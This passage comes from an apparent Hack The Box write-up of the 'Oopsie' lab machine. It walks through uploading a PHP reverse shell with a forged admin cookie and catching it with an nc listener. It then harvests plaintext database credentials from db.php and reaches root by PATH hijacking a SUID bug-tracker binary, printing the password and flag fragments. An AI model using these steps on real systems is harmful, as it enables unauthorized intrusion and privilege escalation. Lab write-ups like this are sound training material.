// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
..
```

While sending the file i have once again changed the admin id so that it can be uploaded without any issues.

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The file pshell.php has been uploaded.

Awesome our script is uploaded. Now start the nc listener and navigate to the folder.

```
Raw Params Headers Hex
GET /uploads/pshell.php HTTP/1.1
Host: 10.10.10.28
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:87.0) Gecko/20100101 Firefox/87.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Connection: close
Cookie: user=86575; role=admin
Upgrade-Insecure-Requests: 1
```

While access the uploads i have changed the super admin id once again.

Awesome we got the revershell as `www-data`

```
i7z3r0@i7z3r0:~/Desktop/htb/boxes/hack-the-boxes/oopsie$ nc -nlvp 8888
Listening on 0.0.0.0 8888
Connection received on 10.10.10.28 51132
Linux oopsie 4.15.0-76-generic #86-Ubuntu SMP Fri Jan 17 17:24:28 UTC 2020
x86_64 x86_64 x86_64 GNU/Linux
13:37:53 up 6:19, 0 users, load average: 0.09, 0.07, 0.03
USER      TTY      FROM          LOGIN@      IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

```
$ cat user.txt  
f2c7...981  
$
```

# Priv Escalation

We got the shell now.

```
SHELL=/bin/bash script -q /dev/null  
Ctrl-Z  
stty raw -echo  
fg  
reset  
xterm
```

Now lets try to check the ways for the priv escalation.

First thing which i always check is the `history` then permissions of `/etc/passwd`, `id` etc and also check for the potential sql password from `/var/www/html`.

```
www-data@oopsie:/var/www/html/cdn-cgi/login$ ls  
admin.php db.php index.php script.js  
www-data@oopsie:/var/www/html/cdn-cgi/login$
```

I found interesting folders here in `/var/www/html/cdn-cgi/login`

```
www-data@oopsie:/var/www/html/cdn-cgi/login$ cat db.php |less  
WARNING: terminal is not fully functional  
<?php  
press RETURN)  
$conn = mysqli_connect('localhost','robert','M3g4C0rpUs3r!','garage');  
?>  
(END)
```

I found a password in a db file which we can use to login to the robert account  
**robert:M3g4C0rpUs3r!**

Lets login to robert and check the access.

```
www-data@oopsie:/var/www/html/cdn-cgi/login$ su robert
Password:
robert@oopsie:/var/www/html/cdn-cgi/login$
```

Yes!. I am able to login to the robert account. As an initial enumeration i wanted to check `history` then permissions of `/etc/passwd` and also check for the potential sql password from `/var/www/html`. Important thing to check is `sudo -l` to check the user permissions.

But i found the strange group in ID output. This member is a part of group called `bugtracker`. Lets try to find the files with the bugtracker group.

```
robert@oopsie:~$ find / -type f -group bugtracker 2>/dev/null
/usr/bin/bugtracker
robert@oopsie:~$
```

I see one binary file for this bugtracker. Lets try to find out what it does.

I ran the binary and found that its checking for the Bug id somewhere.

```
robert@oopsie:~$ /usr/bin/bugtracker

-----
: EV Bug Tracker :
-----

Provide Bug ID: 1
-----

Binary package hint: ev-engine-lib

Version: 3.3.3-1

Reproduce:
When loading library in firmware it seems to be crashed

What you expected to happen:
Synchronized browsing to be enabled since it is enabled for that site.
```

What happened instead:

Synchronized browsing is disabled. Even choosing VIEW > SYNCHRONIZED BROWSING from menu does not stay enabled between connects.

```
robert@oopsie:~$
```

Ltrace was installed on the machine which i ran the binary with ltrace to understand it.

```
robert@oopsie:~$ ltrace bugtracker
printf("%s", "\n-----\n: EV Bug Tra"...
-----
: EV Bug Tracker :
-----

)                                = 59
printf("Provide Bug ID: ")
= 16
__isoc99_scanf(0x55bb464c9b74, 0x7ffdd7b88080, 0, 0Provide Bug ID: 1
)                                = 1
printf("%s", "-----\n\n"-----

)                                = 17
geteuid()
= 1000
setuid(1000)
= 0
strlen("cat /root/reports/")
= 18
strlen("1")
= 1
malloc(20)
= 0x55bb46adba80
strcpy(0x55bb46adba80, "cat /root/reports/")
= 0x55bb46adba80
strcat("cat /root/reports/", "1")
= "cat /root/reports/1"
system("cat /root/reports/1"cat: /root/reports/1: Permission denied
```

```

<no return ...>
--- SIGCHLD (Child exited) ---
<... system resumed> )
= 256
putchar(10, 0x7ffdd7b87f30, 0, 0
)                                = 10
+++ exited (status 0) +++
robert@oopsie:~$

```

Interesting thing here is it uses cat command to pull the report from `/root/reports` directory.

I can change the cat command env to reverse shell, with that i can get the root access.

Lets try that!.

**This is new learning for me so i am going to copy the command from hack the box writeup itself**

```

export PATH=/tmp:$PATH
cd /tmp/
echo '/bin/sh' > cat
chmod +x cat

```

Here i am adding the PATH variable to include /tmp as well

i am changing cd /tmp folder and creating a file with `/bin/bash` and naming it as cat.

```

robert@oopsie:/tmp$ echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr
robert@oopsie:/tmp$ which cat
/bin/cat
robert@oopsie:/tmp$

```

After exporting the PATH we see that the `/tmp` came as first and it will take the preference now. I am just making cat file as executable from `/tmp`

```
robert@oopsie:/tmp$ ls -la | grep cat
-rwxrwxrwx 1 robert robert 8 Apr 4 14:56 cat
robert@oopsie:/tmp$
```

As per the pic i made cat as a executable file.

Now lets run the bugtracker again and that binary will run the cat command to pull the reports but since we have changed the path variable our `/tmp/cat` will be executed first to get the shell for us.

```
robert@oopsie:/tmp$ bugtracker

-----
: EV Bug Tracker :
-----

Provide Bug ID: 1
-----

# id
uid=0(root) gid=1000(robert) groups=1000(robert),1001(bugtracker)
#
```

Yes!. As i expected we got the root shell back. Lets take the root.txt and finish this box.

I went to the folder and cat the root.txt but it returned me back to the shell again. ha ha ha! i forgot that i changed the variable of cat.

```
root@oopsie:/root#
root@oopsie:/root# ls
reports root.txt
root@oopsie:/root# cat root.txt
#
```

Lets use more or less to cat the root.txt file.

```
root@oopsie:/root#  
root@oopsie:/root# more root.txt  
af1[REDACTED]acf  
to i / t"
```